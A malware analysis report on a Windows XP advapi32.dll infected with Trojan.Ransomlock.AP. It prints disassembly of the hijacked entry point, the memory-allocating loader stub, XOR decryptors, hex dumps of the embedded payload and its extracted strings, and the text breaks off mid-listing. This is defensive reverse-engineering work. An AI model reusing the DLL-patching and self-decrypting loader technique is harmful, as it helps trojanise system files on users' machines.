Analysis of the Advapi32.dll System DLL infected with Trojan.Ransomlock.AP

Author: Ptr32Void
URL: https://twitter.com/ptr32void

Contents

Introduction 1

Infection identification 2

Ransomlock Structure 4

Ransomlock Identification 6

Ransomlock Command & Control Servers 8

Ransomlock Network Traffic 9

Conclusion 10

Additional Information & Scripts 10

Introduction

This report is an analysis of an infected system DLL named “Advapi32.dll”.
This DLL is part of the Microsoft Windows Operating System and it is a DLL that provides access to specific functionality of the Windows OS. It includes access to the Windows Registry, Logon functionality and much more.

The analyzed sample has the following characteristics.


File Information	
MD5	5bb2cfb1ed4f3c52d95a663d799b8614
SHA256	125e0e2fe34db4dfddcc74935b9034cccd23e1df1ffef0d13251fd504fd63f9b
VT rating	29/57
Symantec Detection	Trojan.Ransomlk.AP!inf
Other Vendors Detections	Trojan.GenericKD, Win32/Bamital.GI, Trojan.Win32.Patched.qe, etc.

Version Information	
Copyright	© Microsoft Corporation. All rights reserved.
Publisher	Microsoft Corporation
Product	Microsoft® Windows® Operating System
Original name	advapi32.dll
Internal name	advapi32.dll
File version	5.1.2600.5755 (xpsp_sp3_gdr.090206-1234)
Description	Advanced Windows 32 Base API

Sample was clearly infected, as explained in the section below, and its clean counterpart can be possibly identified by the following MD5: e76f8807070ed04e7408a86d6d3a6137.


Infection identification

The code below is the entry point associated with the clean Advapi32.dll file identified by the MD5 e76f8807070ed04e7408a86d6d3a6137.




```
.text:77DD710B                 mov     edi, edi
.text:77DD710D                 push    ebp
.text:77DD710E                 mov     ebp, esp
.text:77DD7110                 cmp     [ebp+fdwReason], 1
.text:77DD7114                 jz      loc_77DD9AD0
.text:77DD711A
.text:77DD711A loc_77DD711A:                           ; CODE XREF: DllEntryPoint+29CA↓j
.text:77DD711A                 pop     ebp
.text:77DD711B                 nop
.text:77DD711C                 nop
.text:77DD711D                 nop
.text:77DD711E                 nop
.text:77DD711F                 nop
.text:77DD7120                 mov     edi, edi
.text:77DD7122                 push    ebp
.text:77DD7123                 mov     ebp, esp
.text:77DD7125                 push    ecx
.text:77DD7126                 push    ecx
.text:77DD7127                 push    ebx
.text:77DD7128                 mov     ebx, [ebp+fdwReason]
.text:77DD712B                 cmp     ebx, 1
.text:77DD712E                 push    esi
.text:77DD712F                 mov     [ebp+var_1], 1
.text:77DD7133                 jz      loc_77DD9A31
```

Instead, the following code is related to the malicious entry point of the infected DLL. It is clear that there is a weird call to a function named "GetAccessPermissionsForObjectA()" which is not supposed to be there.




```
.text:77DD710B 55                                   push    ebp             ; lpObject
.text:77DD710C 8B EC                                mov     ebp, esp
.text:77DD710E 83 7D 0C 01                          cmp     [ebp+fdwReason], 1
.text:77DD7112 75 05                                jnz     short loc_77DD7119
.text:77DD7114 E8 50 C7 04 00                       call    GetAccessPermissionsForObjectA
.text:77DD7119
.text:77DD7119                      loc_77DD7119:                           ; CODE XREF: DllEntryPoint+7↑j
.text:77DD7119 00 5D 90                             add     [ebp+var_70], bl
.text:77DD711C 90                                   nop
.text:77DD711D 90                                   nop
.text:77DD711E 90                                   nop
.text:77DD711F 90                                   nop
.text:77DD7120 8B FF                                mov     edi, edi
.text:77DD7122 55                                   push    ebp
.text:77DD7123 8B EC                                mov     ebp, esp
.text:77DD7125 51                                   push    ecx
.text:77DD7126 51                                   push    ecx
.text:77DD7127 53                                   push    ebx
.text:77DD7128 8B 5D 0C                             mov     ebx, [ebp+fdwReason]
.text:77DD712B 83 FB 01                             cmp     ebx, 1
.text:77DD712E 56                                   push    esi
.text:77DD712F C6 45 FF 01                          mov     [ebp+var_1], 1
.text:77DD7133 0F 84 F8 28 00 00                    jz      loc_77DD9A31
```

Following that call will lead to a very suspicious piece of code that is not normally seen in clean files (especially in DLLs). Here below the extracted code from the function "GetAccessPermissionsForObjectA".




```
; DWORD __stdcall GetAccessPermissionsForObjectA(LPCSTR lpObject, SE_OBJECT_TYPE ObjectType, LPCSTR lpObjT
                public GetAccessPermissionsForObjectA
GetAccessPermissionsForObjectA proc near ; CODE XREF: DllEntryPoint+9↑p
                                        ; DATA XREF: .text:off_77DD16CC↑o
                pusha
                mov     ecx, 9315h
                mov     eax, [ebp+8]    ; [ebp+8] base address of the infected DLL
                mov     esi, eax
                add     esi, 95A00h
                push    ecx
                push    esi
                push    40h
                push    3000h
                push    ecx
                push    0
                push    91AFCA54h
                push    6E2BCA17h
                call    call_get_VirtualAlloc_API
                pop     esi
                pop     ecx
                mov     edi, eax        ; EAX points to the newly allocated memory
                rep movsb               ; move data from ESI to EDI (EDI points to the allocated memory)
                jmp     eax             ; JMP to the allocated memory that contains the 1st decryptor
GetAccessPermissionsForObjectA endp
```

As we can see from the code and comments above, it is clearly visible that the threat is trying to allocate some memory and then jumps to it with a "jmp eax".
Just to make the things more clear, on where and how the jump is performed, here below an explanatory image.



```
.77DD0000:  4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00  MZÉ ♥   ♦
.77DD0010:  B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00  ╕       @
.77DD0020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.77DD0030:  00 00 00 00-00 00 00 00-00 00 00 00-F0 00 00 00              ≡
.77DD0040:  0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68
.77DD0050:  69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F  is program canno
.77DD0060:  74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20  t be run in DOS
.77DD0070:  6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00  mode.♪♪◙$
.77DD0080:  A8 6A E2 68-EC 0B 8C 3B-EC 0B 8C 3B-EC 0B 8C 3B
.77DD0090:  2F 04 D1 3B-EB 0B 8C 3B-2F 04 83 3B-E1 0B 8C 3B
.77DD00A0:  3D 07 D3 3B-EE 0B 8C 3B-EC 0B 8D 3B-54 0A 8C 3B
.77DD00B0:  2F 04 D0 3B-ED 0B 8C 3B-2F 04 D2 3B-ED 0B 8C 3B
.77DD00C0:  2F 04 EC 3B-F1 0B 8C 3B-2F 04 D3 3B-7E 0B 8C 3B
.77DD00D0:  2F 04 D6 3B-ED 0B 8C 3B-52 69 63 68-EC 0B 8C 3B
```

The base address of the DLL is 0x77DD0000. In fact, as seen above, in the functionGetAccessPermissionsForObjectA(), initially the registry EAX (identified in the image above with a red rectangle) contains the base address of the DLL which is later on incremented by 0x95A00. Of course, adding this fixed value to the base, will lead to a new address: 0x77E65A00.



```
.77E65A00:  EB 14 58 8B-D0 B9 1E 92-00 00 30 08-83 C0 01 E2
.77E65A10:  F9 89 72 12-EB 05 E8 E7-FF FF FF F5-05 1C 1B 1A
.77E65A20:  19 18 17 16-15 14 13 12-11 10 0F 0E-0D 0C 0B 0A
.77E65A30:  09 0E 2A 0A-50 64 EB 02-01 00 FF A5-7C 17 DB EA
.77E65A40:  F9 E8 7A 75-EB E0 F3 E2-7C 7B E9 FE-ED FC 62 EB
.77E65A50:  01 E4 E6 E6-E5 0C B5 E3-E1 E0 BE 1D-4D 4C 4B 8C
.77E65A60:  B0 AA A3 A3-B4 B8 92 BE-BD BF AC CE-81 A3 AA AE
.77E65A70:  85 A1 A5 B4-A4 B6 BA 83-C1 8C D0 DD-DC D0 FA D6
.77E65A80:  D5 D7 D4 B6-F2 D1 C7 E2-C3 DF CC EF-C9 C8 D9 CF
.77E65A90:  DA DB A7 36-F6 97 63 C6-2A E0 AF 15-DD 90 10 CA
.77E65AA0:  85 13 4D 1D-DF 9C 70 C1-1A D2 AF 0F-B5 E7 8B EF
.77E65AB0:  89 FD 98 07-FD 80 F1 82-EF 80 0A 68-FC 04 73 1F
.77E65AC0:  79 14 77 03-78 F5 0B 7E-42 70 5D 6E-18 68 80 41
.77E65AD0:  82 4D E6 5E-2E 64 26 62-14 7D DE 26-59 0E 5B 14
.77E65AE0:  59 2D 43 D7-2D 5C 16 52-1D 50 3A 45-CC 34 47 79
.77E65AF0:  49 7A 47 33-47 AF 47 C9-53 AB 97 B5-FC 67 F8 6F
.77E65B00:  B2 D4 64 BD-40 3C 30 44-0D BB 52 22-AE E5 D4 19
.77E65B10:  E9 DA 89 D1-F4 AF 75 5A-22 75 17 95-47 3C 18 47
.77E65B20:  11 93 2C 15-68 1C 98 67-1D 41 FC A8-79 00 52 89
.77E65B30:  CA 0C 47 3F-47 1C 76 EB-EA 20 A6 75-B0 F4 70 0B
.77E65B40:  FA B2 D3 7B-F1 B5 FC 45-F1 7D EB 68-EE AE F7 61
.77E65B50:  E9 EB 21 6D-A8 E8 6A E3-0A E2 EC 1E-86 15 19 D2
.77E65B60:  D9 8D 5C 3A-56 10 2F 81-39 F7 30 31-32 C7 0B BF
.77E65B70:  CA 93 0E 05-4C 81 3F 49-31 4D 3C F0-AD BC AB EA
```


At the address 0x77E65A00 are clearly visible the following opcodes "EB 14" (they are a JMP SHORT). Translating that chunk of data into code allows us to see a decryptor and some encrypted data.

Going back to the code in the function GetAccessPermissionsForObjectA(), even without looking into it carefully, the code is clearly related to a possible VirtualAlloc() call and that makes everything very suspicious. I would say that for a couple of reasons:

1. The base address of the DLL + 0x95A00 shows executable code (as per image and explanation above)


2. The parameters pushed on the stack (eg.: push 0x40 is normally used as a parameter for the VirtualAlloc() function – 0x40 means PAGE_EXECUTE_READWRITE)
3. jmp eax is clearly related to a jump to a new memory area
4. By debugging it, of course, it is possible to see all the above clearly

At this stage it is clear that the newly allocated memory, as shown below, contains a very easy decryptor and some encrypted code that is later on executed.



```
.rsrc:77E65A00                 jmp     short jmp_to_call ; calling back the decryption loop saves onto
.rsrc:77E65A00                                         ; the stack the encrypted buffer
.rsrc:77E65A02
.rsrc:77E65A02 ; =============== S U B R O U T I N E =======================================
.rsrc:77E65A02
.rsrc:77E65A02
.rsrc:77E65A02 call_decryption_loop proc near          ; CODE XREF: call_decryption_loop:jmp_to_call↓p
.rsrc:77E65A02
.rsrc:77E65A02 arg_77E659FE    = dword ptr  77E65A02h
.rsrc:77E65A02
.rsrc:77E65A02                 pop     eax             ; eax points to the encrypted buffer after the call
.rsrc:77E65A03                 mov     edx, eax
.rsrc:77E65A05                 mov     ecx, 921Eh      ; size of the encrypted buffer
.rsrc:77E65A0A
.rsrc:77E65A0A loc_77E65A0A:                           ; CODE XREF: call_decryption_loop+D↓j
.rsrc:77E65A0A                 xor     [eax], cl       ; decrypt code
.rsrc:77E65A0C                 add     eax, 1          ; increase buffer
.rsrc:77E65A0F                 loop    loc_77E65A0A    ; decrypt code
.rsrc:77E65A11                 mov     [edx+12h], esi
.rsrc:77E65A14                 jmp     short jump_to_decrypted_code
.rsrc:77E65A16 ; ---------------------------------------------------------------------------
.rsrc:77E65A16
.rsrc:77E65A16 jmp_to_call:                            ; CODE XREF: .rsrc:77E65A00↑j
.rsrc:77E65A16                 call    call_decryption_loop ; calling back the decryption loop saves onto
.rsrc:77E65A16                                         ; the stack the encrypted buffer
.rsrc:77E65A1B
.rsrc:77E65A1B jump_to_decrypted_code:                 ; CODE XREF: call_decryption_loop+12↑j
.rsrc:77E65A1B                 cmc
.rsrc:77E65A1C                 add     eax, 191A1B1Ch
.rsrc:77E65A21                 sbb     [edi], dl
```

Here below a portion of the decrypted buffer. It contains code and also an MZ as shown in the picture. A python script used to decrypt the data has also been attached at the end of the document (1).



```
00000330  C0 74 5E 97 56 8B DE 8B 76 10 03 75 08 8B 1B 0B  Àt^—V‹Þ‹v..u.‹..
00000340  DB 74 05 03 5D 08 EB 02 8B DE EB 35 8B 03 8B C8  Ût..].ë.‹Þë5‹.‹È
00000350  C1 E9 1F 83 F9 01 74 08 03 45 08 83 C0 02 EB 04  Áé.ƒù.t..E.ƒÀ.ë.
00000360  D1 E0 D1 E8 53 56 57 8B 5D 0C 8B 9B 69 10 00 10  ÑàÑèSVW‹].‹›i...
00000370  50 57 FF D3 5F 5E 5B 85 C0 74 16 89 06 AD 83 C3  PWÿÓ_^[…Àt.‰.ƒÃ
00000380  04 83 3B 00 75 C6 5E 83 C6 14 83 7E 0C 00 75 8B  .ƒ;.uÆ^ƒÆ.ƒ~..u‹
00000390  43 93 5B 5F 5E C9 C2 08 00 55 8B EC 83 C4 FC 56  C“[_^ÉÂ..U‹ìƒÄüV
000003A0  53 8B 7D 08 03 7F 3C 8B 47 34 3B 45 08 75 06 5B  S‹}...<‹G4;E.u.[
000003B0  5E C9 C2 04 00 FF 75 08 8F 45 FC 29 45 FC 83 BF  ^ÉÂ..ÿu..Eü)Eüƒ¿
000003C0  A0 00 00 00 00 75 06 5B 5E C9 C2 04 00 8B BF A0   ....u.[^ÉÂ..‹¿ 
000003D0  00 00 00 03 7D 08 EB 36 8B C7 83 C0 08 8B 4F 04  ....}.ë6‹ÇƒÀ.‹O.
000003E0  83 E9 08 66 D1 E9 0F B7 10 8B DA C1 EB 0C 80 FB  ƒé.fÑé.·.‹ÚÁë.€û
000003F0  03 75 13 C1 E2 14 C1 EA 14 FF 75 08 5E 03 37 03  .u.Áâ.Áê.ÿu.^.7.
00000400  F2 8B 55 FC 01 16 83 C0 02 E2 DB 03 7F 04 83 3F  ò‹Uü..ƒÀ.âÛ...ƒ?
00000410  00 75 C5 5B 5E C9 C2 04 00 90 90 00 8E 00 00 4D  .uÅ[^ÉÂ.....Ž..M
00000420  5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8  Z..........ÿÿ..¸
00000430  00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00  .......@........
00000440  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000450  00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00 0E  ...........°....
00000460  1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69  .º..´.Í!¸.LÍ!Thi
00000470  73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74  s program cannot
00000480  20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D   be run in DOS m
00000490  6F 64 65 2E 0D 0D 0D 0A 24 00 00 00 00 00 00 00  ode.....$.......
000004A0  DD 38 55 DE 99 59 3B 8D 99 59 3B 8D 99 59 3B 8D  Ý8UÞ™Y;.™Y;.™Y;.
000004B0  65 79 29 8D 98 59 3B 8D 17 46 28 8D 9F 59 3B 8D  ey).˜Y;..F(.ŸY;.
000004C0  52 69 63 68 99 59 3B 8D 00 00 00 00 00 00 00 00  Rich™Y;.........
000004D0  50 45 00 00 4C 01 03 00 61 2D 0C 55 00 00 00 00  PE..L...a-.U....
000004E0  00 00 00 00 E0 00 0E 21 0B 01 05 0C 00 82 00 00  ....à..!.....‚..
000004F0  00 08 00 00 00 00 00 00 8B 90 00 00 00 10 00 00  ........‹.......
00000500  00 A0 00 00 00 00 00 10 00 10 00 00 00 02 00 00  . ..............
00000510  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ................
00000520  00 C0 00 00 00 04 00 00 00 00 00 00 02 00 00 00  .À..............
00000530  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
00000540  00 00 00 00 10 00 00 00 70 A0 00 00 31 00 00 00  ........p ..1...
00000550  0C A0 00 00 28 00 00 00 00 00 00 00 00 00 00 00  . ..(...........
00000560  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000570  00 B0 00 00 D4 03 00 00 00 00 00 00 00 00 00 00  .°..Ô...........
00000580  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000590  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000005A0  00 00 00 00 00 00 00 00 00 A0 00 00 0C 00 00 00  ......... ......
000005B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000005C0  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
000005D0  BA 80 00 00 00 10 00 00 00 82 00 00 00 04 00 00  º€.......‚......
000005E0  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..`
000005F0  2E 72 64 61 74 61 00 00 A1 00 00 00 00 A0 00 00  .rdata..¡.... ..
00000600  00 02 00 00 00 86 00 00 00 00 00 00 00 00 00 00  .....†..........
00000610  00 00 00 00 40 00 00 40 2E 72 65 6C 6F 63 00 00  ....@..@.reloc..
00000620  02 04 00 00 00 B0 00 00 00 06 00 00 00 88 00 00  .....°.......ˆ..
```

Ransomlock Structure

Looking at the embedded and decrypted MZ's strings it is possible to see interesting information. Sometimes the strings inside a sample might help to identify its purpose and of course might help to identify similar files and also additional online malware reports.

Strings
winsta0\default
SeTcbPrivilege
svchost.exe
\system32
\Global\iioy88hgy6\BaseNamedObjects\iioy88hgy6
CoInitializeEx
PROCESSOR_IDENTIFIER
regsvr32.exe
S-1-5-18
S-1-5-19
S-1-5-20
s.exe
regsvr.dll
iexplore.exe
FirstRun
\ServicePackFiles\i386
.sys
DisableSR
Global\66dj8ugdj
\BaseNamedObjects\66dj8ugdj
userenv.dll
ntdll.dll
shell32.dll
ole32.dll


```
kernel32.dll
wtsapi32.dll
advapi32.dll
user32.dll
shlwapi.dll
SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore
explorer.exe
\SysWoW64
winlogon.exe
IsWow64Process
ntdll.dll
ole32.dll
kernel32.dll
\kernel32.dll
\dllcache
svchost.exe
open
SYSTEM\CurrentControlSet\Services\sr\Parameters
sfc_os.dll
ntdll.dll
iexplore.exe
 -k netsvcs
\kernel32.dll
c:\test\7-32.dll
c:\test\7-64.dll
c:\test\8.1-64.dll
c:\test\8-64.dll
c:\test\vista.dll
c:\test\xp.dll
taskmgr.exe
regedit.exe
msconfig.exe
cmd.exe
rstrui.exe
procexp.exe
procexp64.exe
Police  Report
System\CurrentControlSet\Control\SafeBoot
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
Software\Microsoft\Windows\CurrentVersion\Policies\System
Nologoff
DisableLockWorkstation
DisableFastUserSwitching
DisableTaskMgr
explorer.exe
down
-k netsvcs down
cliconfg.exe
\cliconfg.exe
/c
\cmd.exe
runas
/s "
```

regsvr32
\sysprep
\cryptbase.dll
\shcore.dll
\sysnative
QPj
\regsvr32.exe /s
dllhost.exe

Currently with the above strings we cannot really say much but based on some of them they look to be related to a Ransomlock family. I would say that because:

- "Police Report" string seems related to a Ransomlock malware
- "SafeBoot" keys are normally removed by Ransomlock samples in order to disable the safe mode. It consequently blocks the user to boot in safe mode and remove the threat from there.

At this stage we might say that the threat can be Ransomlock related but to make sure, I let the sample execute its code until another decryptor deobfuscated another embedded MZ file (and eventually loaded it in memory).
Interestingly, this new loaded MZ was the actual Ransomlock payload.
This time the encryption was still trivial but a bit different; the sample was using an incremental XOR key, starting from 0x31. The image below shows how the final Ransomlock payload was decrypted (and eventually executed).



```
.text:7FFA837F                 push    offset encrypted_payload
.text:7FFA8384                 push    eax
.text:7FFA8385                 call    sub_7FFA1DCA
.text:7FFA838A                 push    ds:size_packed_exe
.text:7FFA8390                 push    eax
.text:7FFA8391                 call    decryptor_
```

```
.text:7FFA2AD1 size_packed_exe dd 3E00h               ; DATA XREF: sub_7FFA8365+6↓r
.text:7FFA2AD1                                        ; sub_7FFA8365+14↓r ...
.text:7FFA2AD5 encrypted_payload db  7Ch ; |          ; DATA XREF: sub_7FFA8365+1A↓o
.text:7FFA2AD6                 db  68h ; h
.text:7FFA2AD7                 db 0A3h ; ú
.text:7FFA2AD8                 db  34h ; 4
.text:7FFA2AD9                 db  36h ; 6
.text:7FFA2ADA                 db  36h ; 6
.text:7FFA2ADB                 db  37h ; 7
.text:7FFA2ADC                 db  38h ; 8
.text:7FFA2ADD                 db  3Dh ; =
.text:7FFA2ADE                 db  3Ah ; :
.text:7FFA2ADF                 db  3Bh ; ;
.text:7FFA2AE0                 db  3Ch ; <
.text:7FFA2AE1                 db 0C2h ; -
.text:7FFA2AE2                 db 0C1h ; -
.text:7FFA2AE3                 db  3Fh ; ?
.text:7FFA2AE4                 db  40h ; @
.text:7FFA2AE5                 db 0F9h ; ·
.text:7FFA2AE6                 db  42h ; B
.text:7FFA2AE7                 db  43h ; C
.text:7FFA2AE8                 db  44h ; D
```

```
.text:7FFA1E01 decryptor_      proc near               ; CODE XREF: sub_7FFA7605+24↓p
.text:7FFA1E01                                         ; sub_7FFA7663+11E↓p ...
.text:7FFA1E01
.text:7FFA1E01 arg_0           = dword ptr  8
.text:7FFA1E01 arg_4           = dword ptr  0Ch
.text:7FFA1E01
.text:7FFA1E01                 push    ebp
.text:7FFA1E02                 mov     ebp, esp
.text:7FFA1E04                 xor     ebx, ebx
.text:7FFA1E06                 mov     bl, 31h         ; initial xor key
